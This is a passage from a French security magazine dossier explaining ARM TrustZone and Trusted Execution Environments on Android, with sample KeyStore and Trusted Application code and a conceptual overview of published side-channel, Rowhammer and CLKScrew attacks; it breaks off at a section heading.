
Bien entendu, ces problématiques ne sont pas nouvelles, mais la manière d'essayer d'y répondre par des mécanismes « hardware » avec des solutions concrètes disponibles déployées à grande échelle prend forme essentiellement ces dernières années. Un cas classique d'usage qui a été rapidement déployé sur mobile, au-delà du secteur bancaire, est celui de la gestion des droits (DRM, *Digital Rights Management*). L'idée sous-jacente est de permettre d'accéder, par exemple, à un flux vidéo chiffré dont la clef de déchiffrement sera inaccessible à l'environnement de l'utilisateur.

Cependant, même si la communication du service commercial de certains constructeurs nous promet de résoudre l'essentiel des problèmes du cloud, du BYOD, de l'IOT et que sais-je encore, des limitations structurelles existent bel et bien. De plus, l'ajout d'une surcouche de sécurité, qui va être parfois relativement complexe (je vous laisse regarder du côté des TEE), va augmenter la surface d'attaque. Aussi, l'actualité de l'été 2018 nous a également montré une attaque permettant de contourner intégralement la sécurité de la technologie Intel SGX via une attaque par canal auxiliaire contre la micro-architecture (voir la vulnérabilité Foreshadow, qui s'attaque à l'exécution spéculative comme ont pu le faire Spectre ou Meltdown).

Ce dossier est composé de quatre articles. Un premier s'intéressera à la technologie TrustZone d'ARM, dans le cas de la mise en place d'un TEE, *Trusted Execution Environment*, sur Android. S'ensuivra un second article qui s'attachera à analyser la surface d'attaque des mécanismes de l'extension TrustZone d'ARM. Un troisième article présentera la création d'une enclave sécurisée à base de FPGA pour déporter une partie de l'exécution d'un code. Enfin, un dernier article proposera une introduction pratique au développement d'une application sécurisée par la technologie Intel SGX (*Software Guard Extensions*).

Émilien Gaspar / gapz / eg@miscmag.com

AU SOMMAIRE DE CE DOSSIER :



ANDROID & TEE

Baptiste GOURDIN – baptiste.gourdin@trustonic.com
Trustonic

mots-clés : ARM / TRUSTZONE / TEE / ANDROID

Saviez-vous que votre Android n'est pas le seul OS dans votre smartphone ? À côté et bien caché s'exécute un environnement dédié à la sécurité plus communément appelé TEE. Partons à l'aventure et découvrons ce petit monde qui discrètement vous protège.

Un TEE (*Trusted Execution Environment*) est défini comme un environnement de sécurité restreint s'exécutant en parallèle d'un système principal tel qu'Android ou Windows, nommé REE (*Rich Execution Environment*). Son objectif est de fournir des services de sécurité tels que la gestion de clefs cryptographiques ou la gestion de procédures d'authentification. Dans un premier temps, il a principalement été utilisé pour sécuriser la diffusion de contenu vidéo premium et la gestion des droits associés (DRM). Il permettait de garantir aux ayants droit que le REE ne pouvait pas garder une copie en clair du film téléchargé, car seul un flux chiffré y transitait, la clef de déchiffrement n'étant détenue que par le TEE. Son utilisation s'est ensuite étendue aux mécanismes d'authentification ou encore aux plateformes de paiement bancaire. En tant que zone de confiance, le TEE est construit autour d'une faible TCB (*Trusted Code Base*) pouvant être auditée et même certifiée sous Critères Communs ; même si la pratique nous montre que les OS pour TEE peuvent se révéler être de réels systèmes complexes. Il existe différentes technologies pour mettre en place un TEE : Apple Secure Enclave, Intel SGX ou encore ARM TrustZone. C'est à ce dernier que cet article est consacré.

1 Introduction à la technologie ARM TrustZone

1.1 Une séparation logicielle et matérielle

TrustZone est une extension matérielle pour la technologie ARM ayant pour objectif la mise en place de ces deux environnements d'exécution, TEE et REE, sur un même système sur puce (SoC). Pour rappel, un SoC est un système complet embarqué sur une seule puce, pouvant comprendre de la mémoire, un ou plusieurs microprocesseurs, des périphériques d'interface, ainsi que d'autres potentiels composants. Dans cette section, vous allez découvrir comment l'architecture matérielle permet de restreindre les droits d'accès du REE sur ce SoC tandis que le TEE jouit de tous les droits d'accès au système. L'intérêt principal est d'apporter un environnement de confiance dont les garanties de sécurité peuvent être assurées (démarrage sécurisé, confidentialité des données traitées...), même lors d'une compromission totale du REE.

Comme vous allez le découvrir, la technologie TrustZone ne se limite pas seulement au CPU : elle s'étend aussi au périmètre du SoC. Ainsi des composants (régions de la mémoire RAM, périphériques, accélérateurs cryptographiques...) peuvent être dédiés au TEE ou partagés avec le REE, et cela statiquement à la création du SoC ou dynamiquement pendant l'exécution.

Cette technologie de cloisonnement a été adaptée aux processeurs applicatifs Arm Cortex-A (mobiles, set-top-box, et depuis peu dans les voitures...) et récemment pour les processeurs embarqués Arm Cortex-M (utilisé pour des équipements type IOT). Dans le cadre de cet article, nous nous focaliserons sur les plateformes mobiles et plus précisément sur les smartphones Android. En effet, l'ensemble des SoC utilisés pour la construction des smartphones récents intègre TrustZone et embarque un TEE, rendu obligatoire par Google pour la protection des clefs de chiffrement.

Rentrons un peu plus dans les détails et intéressons-nous à la traduction technique de cette isolation.

Tout d'abord, regardons le CPU d'un peu plus près. Par défaut, un processeur ARM possède 3 niveaux d'exécution (appelés *Exception Levels* – EL) : EL0 étant le niveau le moins privilégié pour les processus utilisateur, EL1 pour le noyau et EL2 pour l'hyperviseur. Avec l'extension TrustZone, le CPU se voit ajouter un nouveau niveau EL3 appelé *Secure Monitor* ainsi que deux états d'exécution : *Secure* (S) et *Non-Secure* (NS). En mode *Non-Secure*, les trois niveaux EL0-2 sont conservés, en revanche dans le mode *Secure* seuls EL0 et EL1 subsistent. Ces deux modes se traduisent ainsi par des registres supplémentaires dans le CPU et des gestions d'accès liés à ces niveaux. Ainsi, il est tout à fait possible de lancer un système d'exploitation avec des applications non privilégiées au sein du mode *Secure*.




Figure 1 : Niveaux d'exception Armv8 avec extension TrustZone.

Le passage du mode NS au mode S, ou inversement s'effectue lors de l'exécution d'une instruction SMC (*Secure Monitor Call*) ou lors d'une exception matérielle (IRQ, FIQ). Tout passage traverse obligatoirement un composant logiciel, appelé *Secure Monitor*, s'exécutant en EL3 (niveau d'exécution le plus privilégié), et ainsi responsable de la sauvegarde et restauration des registres et du filtrage de certains accès. ARM fournit d'ailleurs une implémentation de référence pour ce composant : Arm Trusted Firmware **[ATF]**. La gestion des SMC et des exceptions est configurée par le *Secure Monitor* pendant la phase de démarrage par la création et l'enregistrement d'une table de pointeurs vers les gestionnaires respectifs (registre MVBAR - *Monitor Vector Base Address Pointer*).

Note

À noter que la répartition des niveaux d'exception sur Armv7 est différente de Armv8 telle que représentée dans la figure 1, mais les concepts restent les mêmes.

Avec Armv8.4-A, un nouveau niveau voit son apparition : un *Secure* EL2 pour répondre au besoin d'avoir plusieurs OS en TrustZone (ce qui est déjà le cas aujourd'hui, mais compliqué à intégrer).

1.2 Propagation du bit NS

La technologie TrustZone ne se limite pas seulement au CPU : elle s'étend aussi au périmètre du SoC, et là réside la principale différence entre TrustZone et virtualisation. En effet, l'état courant du CPU au moment de l'exécution (*Secure* ou *Non-Secure*) est propagé sur le bus interne (AXI) jusqu'aux différents contrôleurs (RAM, APB, I2C...). Chaque transaction sur ce bus embarque un bit supplémentaire décrivant le type de transaction, *Secure* ou *Non-Secure* (AxProt **[I]**). Ces derniers peuvent ainsi adapter leur comportement en fonction de l'origine de la commande. Toute transaction émanant du CPU, ou d'autres composants, qui s'exécute en mode NS génèrera des requêtes NS sur le bus, tandis que le mode *Secure* pourra choisir le type de requêtes à envoyer, S ou NS.

Pour dédier des sections de mémoire RAM au mode *Secure*, un composant particulier est ajouté en amont du contrôleur RAM, typiquement un ARM TZASC (*TrustZone Address Space Controlleur*) ou toute autre déclinaison propriétaire de ce pare-feu. Ce composant filtre les accès NS à certaines plages mémoire configurées comme *Secure*. Ces plages pouvant être statiques, intégrées dans le composant lui-même, ou mises en place lors de la phase de boot, voire même à la demande dans certains cas d'usage.

Généralement, lors de la phase d'intégration, une zone de mémoire physique est dédiée au TEE et reste ainsi statiquement dédiée. Il est important que cette zone reste la même. Prenons le cas d'une *warm boot attack* : si elle changeait à chaque démarrage de l'appareil, un attaquant serait en mesure de scanner l'intégralité de la mémoire qui lui est accessible et ainsi retrouver des secrets laissés par la dernière exécution du TEE.

Afin de compléter ce cloisonnement mémoire, les différents caches du CPU ont dû être adaptés. Chaque ligne de cache possède désormais un bit décrivant à quel état elle appartient. En cas d'accès depuis l'autre état, la ligne est ignorée « cache miss », et remplacée par le résultat du nouvel accès en RAM. Cet effet observable est d'ailleurs à l'origine de certaines attaques par canaux auxiliaires, comme décrit dans la section 4 de cet article.

Les périphériques branchés sur l'APB (*Advanced Peripheral Bus*) peuvent également être filtrés (e.g. horloges et minuteurs, boutons physiques). Certains peuvent être dédiés *Secure* à la construction du SoC ou gérés dynamiquement.




Figure 2 : Exemple d'un partage TEE/REE dans un SoC.

La communication entre les deux modes par SMC reste lente et limitée à quelques dizaines d'octets. Le monde *Secure* étant privilégié, il est libre d'accéder à

tout l'espace mémoire ; ainsi des canaux d'échanges de données performants peuvent être créés via des espaces de mémoire partagée. Pour s'assurer que le TEE ne modifie pas ses propres données quand le REE fournit des plages d'adresses physiques à partager, le monde *Secure* réalise des accès NS par une configuration spéciale. Comme ça, pas d'erreurs !

Pour plus d'informations techniques sur la technologie, **[Arm-TZ]** reste une bonne référence.

1.3 TrustZone Vs Virtualisation

Au début de l'article, nous avons présenté les niveaux d'exception d'un processeur ARM et la présence d'un niveau hyperviseur. Mais pourquoi l'ajout de TrustZone si un mécanisme d'isolation était déjà présent ?

TrustZone et Virtualisation sont deux technologies qui in fine pourraient atteindre les mêmes objectifs de sécurité à savoir la mise en place d'un TEE résistant aux attaques logicielles via exploitation du REE ou de composants du SoC (l'hyperviseur pouvant se protéger dans ce cas grâce à la présence d'une SMMU, déclinaison ARM de l'IOMMU).

Toutefois elles ne rentrent pas en concurrence, mais servent des propos différents et ne s'intègrent pas aux mêmes moments du cycle de construction de l'appareil. Le TEE peut être fourni avec le SoC de façon à proposer ses services au futur OS principal qui sera ajouté par le constructeur d'appareil. Ce dernier peut alors ajouter de nouveaux services au TEE ou à un hyperviseur afin de renforcer la sécurité de son système principal. Par exemple, sur les smartphones Samsung Galaxy récents, certains modules Knox peuvent être assurés par l'hyperviseur ou en TEE suivant le type de modèle.


2 Objectifs d'un TEE

2.1 Intégration d'un TEE sur smartphone

Il existe une variété de systèmes d'exploitation destinés à un TEE, appelés TEE-OS, tels que Trustonic Kinibi, Qualcomm QSEE, Huawei iTrustee ou encore Linaro OPTEE ou Nvidia TLK (deux TEE open source). Tous n'ont pas été déployés sur le terrain et aujourd'hui les trois TEE-OS majoritaires restent ceux de Trustonic, Qualcomm et Huawei. Propriétaires à l'origine, Kinibi et iTrustee ont su évoluer pour répondre à un standard commun : GlobalPlatform TEE, présenté dans la section suivante.

Afin d'opérer correctement, ces TEE-OS nécessitent toutefois certains prérequis essentiels sur l'intégration matérielle. En particulier, la présence des éléments suivants :

- la présence d'un mode sécurisé sur le SoC ;
- une procédure de démarrage sécurisée bloquant toute tentative d'installation d'une ancienne version du code ;
- une zone de mémoire dédiée au TEE et constante durant le cycle de vie de l'appareil ;
- une clef matérielle unique par SoC (HUK) injectée lors de la phase de production dans une zone à écriture unique telle que des fusibles eFuse. Le TEE n'ayant généralement pas de zone Flash dédiée, elle doit s'appuyer sur le REE pour le stockage de données persistantes. Pour assurer la confidentialité et l'authenticité de ce stockage, un système de fichiers sécurisé basé sur cette clef doit être mis en place ;
- l'absence de mode débogage pour le mode sécurisé sur les appareils de production ;
- un générateur de nombres aléatoires matériel fournissant une source d'entropie suffisante pour assurer la génération de clefs, de vecteurs d'initialisation ou de jetons anti-rejeux ;
- certains systèmes d'exploitation TEE se reposent également sur la technologie RPMB (*Replay Protected Memory Block*) pour protéger certaines données ou certaines parties de son code contre le chargement de versions antérieures (*Rollback Downgrade Protection*). Grâce à la mise en place en



usine d'un secret partagé entre TEE et contrôleur Flash, il devient possible d'établir un canal sécurisé entre ces deux composants et de rendre impossible la modification de ces secteurs par le REE.

Cette liste permet la mise en place d'un socle de base sécurisé pour un TEE. Elle s'est toutefois étoffée pour supporter de nouveaux besoins :

- si la plateforme comporte des capteurs biométriques, ces derniers sont alors accédés via un bus I2C/SPI dédié au TEE ;
- pour supporter la fonctionnalité d'interface de confiance avec l'utilisateur (*Trusted User Interface* – TUI), l'écran du smartphone doit également pouvoir basculer en mode sécurisé temporairement et assurer l'intégrité et la confidentialité des données affichées par le TEE, bien que certains capteurs de l'appareil puissent introduire certains biais. Pour compléter cette fonctionnalité, le capteur d'appui sur l'écran ou des boutons physiques de l'appareil sont également dédiés temporairement, offrant une entrée utilisateur de confiance ;
- la dernière pierre angulaire nécessaire pour utiliser les services d'un environnement de confiance est l'injection d'une clef en usine lors de la fabrication du SoC. Cette clef secrète sera utilisée par la suite par le TEE pour la génération d'attestations afin de prouver qu'une opération s'est bien réalisée dans cet environnement de confiance et non dans un émulateur.

2.2 Utilisation du TEE sur smartphone

- *Android KeyMaster :* Bien que la motivation principale des constructeurs de smartphones pour l'intégration d'un TEE à leurs produits ait été la protection DRM, Android a su tirer profit de sa présence en permettant l'exécution du composant KeyMaster en zone sécurisée. Ainsi, les clés cryptographiques du système et de ses applications y sont stockées et traitées. Depuis Android N, l'intégration du KeyMaster en TEE est devenue obligatoire, impliquant sa présence sur tout smartphone aujourd'hui. Ainsi, lors de la phase de déverrouillage du smartphone par code PIN, mot de passe ou vérification biométrique, le déblocage des clefs de chiffrement de l'appareil est assuré en TEE, renforçant considérablement la sécurité de l'appareil.
- *Samsung Knox :* Bien que l'objectif soit de protéger des données et des services lors de la compromission partielle ou totale de la REE, Samsung a aussi profité de la présence d'un TEE pour augmenter la résistance du système Android contre les tentatives de corruption à travers différents modules tels que PKM (*Periodic Kernel Measurement*), en charge de surveiller l'activité du système Android et détecter tout comportement anormal, ou encore le module KRP (*Runtime Kernel Protection*), en charge de l'exécution de certains mécanismes bas niveau du noyau Android **[KNOX]**.
- *Samsung-Pay :* L'intégration de l'application bancaire de Samsung passe aussi par le TEE, où sont protégés les secrets liés aux protocoles de paiement. Les interfaces graphiques, telles que la saisie du code PIN ou la confirmation de transaction, sont également protégées par interface de confiance (*Trusted-UI*).
- *FIDO* (*Fast IDentity Online*) est un très bon exemple d'utilisation de toutes les briques d'un TEE. FIDO UAF (*Universal Authentification Framework*) est un protocole destiné à remplacer l'utilisation du mot de passe par une procédure d'authentification réalisée sur une plateforme de confiance appelée « authenticator ». Pour plus d'informations sur ce sujet, le lecteur curieux pourra se référer à l'article sur « WebAuthn » dans *MISC N°98* **[MISC-98]**. Dans le cas d'un mobile, un « authenticator » peut se traduire en une application 100 % Android, avec ou sans support du KeyMaster en TEE, voire une application dédiée en TEE. Cela se traduit par différents niveaux de sécurité : L1 sans support TEE, L2 et L2+ avec implémentation partielle, type KeyMaster, ou complète en TEE. L'utilisation d'un TEE avec TUI et protocole d'attestation permet d'atteindre L2+.
- *WYSIWYS* : La combinaison de ces trois briques (TEE/TUI/attestation) permet la mise en place d'une fonctionnalité de sécurité très appréciée des services nécessitant une acceptation explicite de l'utilisateur pour la réalisation d'opérations sensibles telles que des transactions bancaires ou l'authentification sur un service : WYSIWYS (*What You Sign Is What You See*). Le principe est le suivant : le texte affiché dans l'interface de confiance ainsi que la décision de l'utilisateur (confirmation ou refus) est alors signé avec une clef TEE. Le mécanisme d'attestation permettra ainsi de s'assurer que la clef utilisée pour signer ce message provient effectivement d'un environnement TEE avec support de TUI et non d'un émulateur.

2.3 GlobalPlatform TEE

Le concept de TEE/REE a été standardisé par le consortium GlobalPlatform tel que décrit dans leur document « TEE System Architecture » **[GP-TEE-ARC]**. Toute une suite de standards ont été émis afin de :

- permettre des TEE interopérables ;
- définir le concept de *Trusted Applications* (TA) : applications non-privilégiées s'exécutant dans TEE, et de *Client Application* (CA) : composant REE utilisant les services d'une TA ;
- définir un ensemble d'APIs à destination des *Trusted Applications* (*TEE Internal API Specification*) ;
- définir les APIs à destination de la REE pour appeler les services des TAs (*TEE Client API Specification*) ;
- définir un modèle de sécurité à travers un *Protection Profile* reconnu par les Critères Communs.

Le *Protection Profile* TEE édité par GlobalPlatform donne une définition claire des objectifs de sécurité d'un TEE qui peuvent être listés ainsi :

- authenticité du code TEE via une procédure de démarrage sécurisée ;
- protection contre le retour à une version précédente du code TEE ;
- capacité de lancer des *Trusted Applications* non privilégiées ;
- vérification de l'authenticité des TAs à l'installation permettant de définir la notion d'identité et de propriétaire d'une TA ;
- isolation et communication sécurisée entre TAs et REE, ainsi qu'entre TAs ;
- stockage et traitement sécurisé des données et clefs cryptographiques des TAs ainsi que la protection contre la copie du stockage en REE d'un appareil vers un autre ;
- APIs internes pour les TAs tels qu'un générateur de nombres aléatoires (RNG), des APIs cryptographiques résistantes aux attaques par canaux auxiliaires, et l'accès à une source de temps monotonique ;
- et surtout, la résistance de ces propriétés aux attaques logicielles et matérielles non-invasives.

Pour les habitués des Critères Communs, ce *Protection Profile* permet de certifier au niveau EAL2+ augmenté par AVA_TEE.2 nécessitant une phase de tests d'intrusion sur le produit. À ce jour, deux systèmes d'exploitation pour TEE possèdent un certificat de sécurité : Trustonic Kinibi-311A, certifié par l'ANSSI **[KINIBI-CC]** et Samsung TEEgris 2.5, certifié par GlobalPlatform.

3 Profitez du TEE depuis votre application Android

3.1 KeyMaster : protéger vos clefs en TEE

KeyMaster protège les clefs du système Android, mais peut aussi protéger celle des applications. Il suffit de générer ou d'importer ses clefs comme vous le montre l'exemple suivant. Celui-ci vous montrera aussi comment protéger l'utilisation de la clef de sorte qu'elle ne soit accessible uniquement pendant 5 minutes suivant un déverrouillage du téléphone. Enfin, les APIs permettant de récupérer une chaîne de certificat prouvant que la clef est bien stockée en TEE.

```
# Génération d'une clé EC via le KeyStore Android
KeyPairGenerator kpg = KeyPairGenerator.getInstance(KeyProperties.
KEY_ALGORITHM_EC,              "AndroidKeyStore");
kpg.initialize(new KeyGenParameterSpec.Builder("keyAlias",
KeyProperties.PURPOSE_SIGN)
    .setAlgorithmParameterSpec(new ECGenParameterSpec("secp256r1"))
    .setDigests(KeyProperties.DIGEST_SHA256, KeyProperties.DIGEST_
SHA512)
    .setUserAuthenticationRequired(true)
    .setUserAuthenticationValidityDurationSeconds(5 * 60)
    .build());
KeyPair kp = kpg.generateKeyPair();

# Test local de clé en TEE
KeyFactory factory = KeyFactory.getInstance(kp.getPrivate().
getAlgorithm(), "AndroidKeyStore");
KeyInfo keyInfo = factory.getKeySpec(key, KeyInfo.class);
boolean isHardwareBacked = keyInfo.isInsideSecureHardware();

# Génération d'une attestation pour vérification côté serveur
Certificate[] certs = KeyStore.getInstance("AndroidKeyStore").
getCertificateChain("keyAlias") ;

# Utilisation de la clé pour signature
Signature signature = Signature.getInstance("SHA256withECDSA");
KeyStore keyStore = KeyStore.getInstance("AndroidKeyStore");
keyStore.load(null);
PrivateKey privateKey = (PrivateKey) keyStore.getKey("keyAlias",
null);
PublicKey publicKey = keyStore.getCertificate("keyAlias").
getPublicKey();
signature.initSign(privateKey);
```

À noter que KeyMaster souffre de certaines limitations :

- la liste des algorithmes utilisables reste limitée et ne répondra pas à tous les besoins ;
- il n'existe que deux moyens de protéger sa clef par une authentification utilisateur : 1. Pendant un laps de temps après un déverrouillage, laissant toutes les clefs accessibles pendant cette période ; 2. À chaque utilisation de cette clé, mais uniquement par vérification biométrique (ne fonctionne pas avec un code PIN) ;
- la logique applicative de l'application Android n'est pas protégée (voir 3.2) ;
- enfin, les certificats d'attestation de KeyMaster ne permettent pas d'identifier précisément l'appareil qui l'a généré. Les clefs d'attestation Google sont injectées par série minimum de 10 000 appareils. Ainsi, une attestation peut tout aussi provenir d'un autre téléphone pirate partageant cette même clef.

3.2 Protégez votre code, vos données et vos clefs en TEE

Bien que l'utilisation d'Android KeyMaster permette de profiter de la présence du TEE, elle souffre des limitations décrites précédemment et la protection reste limitée aux appels successifs à ce service sans apporter de protection globale de la logique applicative. L'application

Android peut toujours être modifiée (injection de code malveillant ou suppression de certaines validations) et distribuée sur Internet.

Pour protéger efficacement le code sensible d'une application, il convient de développer celui-ci sous la forme d'une *Trusted Application*. Le code et les données traitées restent ainsi en TEE profitant des garanties d'intégrité et de confidentialité. Tous les services que le KeyMaster pourrait offrir sont disponibles au TAs et sont même étendus. Voici quelques exemples :

- support étendu de suites cryptographiques ;
- renforcement de la protection par authentification ;
- création d'interfaces de confiance TUI personnalisées répondant aux besoins spécifiques du développeur.

Une *Trusted Application* revient à un code natif exposant 5 APIs :

- **TA_Create/DestroyEntryPoint** : appelées respectivement lors du démarrage et de fin de la TA dans le TEE ;
- **TA_Open/CloseSessionEntryPoint** : appelées respectivement lors l'ouverture d'une session depuis la REE ou depuis une autre TA. Si la TA est configurée pour être en instance unique, plusieurs sessions pourront y être créées ; dans le cas contraire, toute ouverture de session génèrera la création d'une nouvelle instance ;
- **TA_InvokeCommandEntryPoint** : une fois la session ouverte, l'appelant peut appeler la TA à plusieurs reprises par cette API.

L'application Android, ou toute partie cliente, contacte le TEE puis la TA via les APIs suivantes :

- **TEEC_InitializeContext** : préparation de la communication avec le TEE ;
- **TEEC_OpenSession** : ouverture d'une session vers la TA ;
- **TEEC_InvokeCommand** : appel d'une API de la TA. Le passage de paramètres peut se faire par simples valeurs (entier 32/64 bits) ou par mémoire partagée.




Figure 1 : Communication entre un APK android et une Trusted Application en TEE.

Voici un exemple simpliste d'une CA accédant aux services d'une TA type FIDO pour s'authentifier auprès d'un service.

```
[--- CA ---]

/* Initialisation de la connexion avec le TEE */
result = TEEC_InitializeContext(NULL, &context);
operation.paramTypes = TEEC_PARAM_TYPES(TEEC_NONE, TEEC_NONE, TEEC_NONE,
TEEC_NONE);

/* Ouverture d'une session avec la Trusted Application "MYFIDO" */
result = TEEC_OpenSession(&context, &session, &MYFIDO_TEE_UUID, NULL, NULL,
&operation, NULL);

/* Préparation des paramètres : Entrée et sortie par mémoire partagée */
memset(&sOperation, 0, sizeof(TEEC_Operation));
sOperation.params[0].tmpref.buffer = (void*)(serviceToAuthenticate);
sOperation.params[0].tmpref.size = serviceToAuthenticateLen;
sOperation.params[1].tmpref.buffer = commandOutput;
sOperation.params[1].tmpref.size = commandOutputSize;
sOperation.paramTypes = TEEC_PARAM_TYPES(TEEC_MEMREF_TEMP_INPUT, TEEC_
MEMREF_TEMP_OUTPUT,
            TEEC_NONE, TEEC_NONE);

/* Invocation des services de la TA en TEE */
TEEC_InvokeCommand(&session, CMD_GET_AUTHENTICATION_TOKEN,
        &sOperation, NULL);


[--- TA ---]

TEE_Result TA_EXPORT TA_InvokeCommandEntryPoint(IN OUT void*
pSessionContext,
  uint32_t nCommandID, uint32_t nParamTypes, TEE_Param pParams[4])
{
  TEE_Result nResult;

  switch (nCommandID)
  {
    case CMD_REGISTER_SERVICE:
     [...]
     break;
    case CMD_AUTHENTICATE_SERVICE: {
      if (nParamTypes != TEE_PARAM_TYPES(TEE_PARAM_TYPE_MEMREF_INPUT,
         TEE_PARAM_TYPE_MEMREF_OUTPUT, TEE_PARAM_TYPE_NONE, TEE_PARAM_
TYPE_NONE))
      {
        TEE_DbgPrintLnf("MYFIDO: Wrong parameter types");
        return TEE_ERROR_BAD_PARAMETERS;
      }
      /*
       * Copie et validation du buffer d'entrée en mémoire sécurisée
       * [optionnel] Validation du consentement utilisateur par affichage
en TUI
       *   "Confirmez vous l'authentification sur le service" + serviceName
       * Authentification de l'utilisateur par vérification biométrique
       * Récupération de la clé privée associée au service
       * Signature du jeton et copie de la réponse dans le buffer de sortie
       */
      nResult = TEE_SUCCESS;
      break;
    default:
      TEE_DbgPrintLnf("MYFIDO invalid command ID: 0x%X", nCommandID);
      nResult = TEE_ERROR_BAD_PARAMETERS;
      break;
  }
 return nResult;
}
```

Toutefois, l'installation d'une Trusted Application tierce depuis une application Android ne peut se faire uniquement que sur les appareils qui embarquent un TEE ouvert. Tandis que QSEE ou TrustedCore ne supportent que l'installation de code signé par l'OEM, aujourd'hui seul Kinibi supporte ce scénario à travers l'implémentation du protocole **[GP-TMF]**. Ce protocole définit en particulier la notion d'identité d'application TEE et de propriétaire de cette identité grâce à un mécanisme cryptographique. L'identité (utilisée pour assurer l'isolation) est un dérivé d'une clef publique. Ainsi chaque code est signé avec la partie privée de cette clef, assurant que seul le possesseur de cette clef puisse exécuter du code sous cette identité.


4 Attaques sur les environnements TrustZone

Partager le même SoC et le même CPU pour le REE et le TEE est le fer de lance de la technologie TrustZone. Avoir la performance et la sécurité sans compromis ! Toutefois ce partage s'accompagne de risques qu'il convient de connaître lors de l'intégration du TEE dans le SoC ou lors du développement de Trusted Applications.

4.1 Les dangers d'un cache partagé

Le partage du cache entre TEE et REE apporte un gain de performance non négligeable, mais côté sécurité, cela introduit un moyen potentiel d'observer les effets de l'exécution du TEE sur celui-ci. Comme décrit en première section de l'article, tout accès REE à une ligne accédée par le TEE et donc marquée comme *Secure* revient à un cache miss, et résulte en accès RAM. Cette différence de temps d'accès peut être observée via des outils tels que CacheGrab pour construire des attaques telles que les reconstructions de clefs secrètes sur des implémentations d'algorithmes cryptographiques non résistants. Un exemple récent est l'attaque sur l'implémentation AES-256 et AES-256-GCM de KeyMaster sur le Samsung Galaxy S6 **[GS6-CacheAttack]**. Un autre exemple d'attaque via le cache CPU, également applicable ici, a été présenté dans **[MISC-88].**

On ne peut parler d'attaques par canaux auxiliaires sur le cache CPU sans mentionner les récentes attaques Spectre et Meltdown. Les processeurs ARM et autres dérivés de Samsung et Qualcomm ne font pas exception, il en est de même pour l'environnement TrustZone. Ainsi le TEE-OS, comme un OS classique, peut être la cible d'attaques internes depuis une TA compromise s'il n'est pas protégé. Même si théoriquement les effets de Spectre en TEE pourraient être observés en REE, les effets induits par les échanges entre ces derniers rendent ce scénario irréalisable en pratique.



4.2 Les dangers d'une mémoire partagée

Avec la publication de l'outil Drammer, la faisabilité d'une attaque Rowhammer en environnement mobile n'est plus à démontrer. Bien que l'attaque ait été réalisée depuis une application Android pour corrompre des zones du noyau Android, le même principe pourrait être appliqué depuis une TA sur le noyau du TEE-OS. Toutefois, comparées aux applications Android, les applications TEE ne répondent pas forcément aux prérequis nécessaires pour monter une attaque pratique et déterministe.

Au-delà d'une attaque interne, le TEE pourrait également être attaqué depuis le REE. En effet, ces deux environnements se côtoient dans les barrettes de RAM. Ainsi le REE serait en capacité de monter cette attaque sur les bords des blocs de mémoire dédiés TEE. Ce scénario a d'ailleurs été démontré par Pierre Carru à la GreHack 2017 **[Rowhammer-TZ]**. Toutefois ce scénario a été construit sur mesure pour la démonstration et ne répond pas forcément aux intégrations réelles.

4.3 Les dangers d'un CPU partagé !

Bien que la documentation ARM déconseille vivement de laisser la gestion de la puissance des CPU au REE, cette directive n'a toutefois pas été suivie et un exemple d'attaque a été réalisé : **[CLKScrew]**. Le principe est relativement simple, le REE s'arrange pour faire exécuter temporairement le TEE sur un cœur précis, puis augmenter ou diminuer suffisamment la puissance de ce cœur afin de générer des « glitch » : erreurs lors d'accès mémoire ou d'exécution d'instruction CPU. Ces « glitch » difficilement maîtrisables peuvent parfois conduire à des fuites de clefs AES ou des contournements d'une vérification de signature RSA, comme nous le montre cette publication. Cette attaque reste toutefois très théorique et difficilement réalisable en pratique.

4.4 Dangers lors de l'intégration sur Android

